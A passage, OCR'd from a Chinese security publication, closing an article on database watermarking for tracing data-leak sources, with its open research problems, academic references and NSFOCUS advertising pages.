


图 4 针对组织机构的泄露溯源应用场景

4. 结语

随着数字化转型的深入推进，企业内部大量数据在频繁交互，同时企业间有大量的数据共享、交换的需求。然而，数据流通给数据安全带来巨大的挑战，其中潜在的数据泄露风险是首要面临的安全问题。本文介绍的数据库水印技术，在数据泄露前可在结构化数据（关系表）载体中隐藏水印标记信息；在数据泄露后可提取水印，可作为泄露主体（包括针对企业员工、组织机构）溯源追责的有效技术手段，可积极促进数据的流动与共享。另外，数据库水印技术在一定程度上可以起到心理威慑作用，强化数据接收机构的安全保护意识与责任。

实际上，数据库水印技术相比图像水印技术，仍然处于理论与技术发展阶段 [2-4]，目前仍有一些关键问题有待解决：① 结合数据库的数据实用性约束，通用数据库水印模型的设计；② 针对分类属性或短文本属性的鲁棒水印嵌入方法；③ 如何设计不依赖数据库主键的水印嵌入和提取算法；④ 如何结合不同业务的数据共享交换场景（比如面向统计查询、机器学习等）设计自适应处理的水印嵌入算法。

参考文献

[1]Risk based security, 2020 Q3 Report: Data Breach QuickView[EB/OL]._https://pages.riskbasedsecurity.com/hubfs/Reports/2020/2020%20Q3%20Data%20Breach%20QuickView%20Report.pdf.


[2] Sion R, Atallah M, Prabhakar S. Rights protection for relational data. IEEE transactions on knowledge and data engineering, 2004, 16(12): 1509-1525.

[3] Sion R, Atallah M, Prabhakar S. Rights protection for categorical data. IEEE transactions on knowledge and data engineering, 2005, 17(7): 912-926.

[4] Shehab M, Bertino E, Ghafoor A. Watermarking relational databases using optimization-based techniques. IEEE transactions on knowledge and data engineering, 2007, 20(1): 116-129.

安全即服务

自助 | 按需



安全资源

弹性 | 可扩展

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

绿盟科技实验室年度研究巨献

八大安全报告重磅发布

揭示2020网络攻击态势

全面洞察网络安全发展趋势

扫描二维码 更新您的网络安全数据库
回复关键词“报告领取”即有机会获赠
绿盟科技2020年精装版报告合集

绿盟科技微信公众平台

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技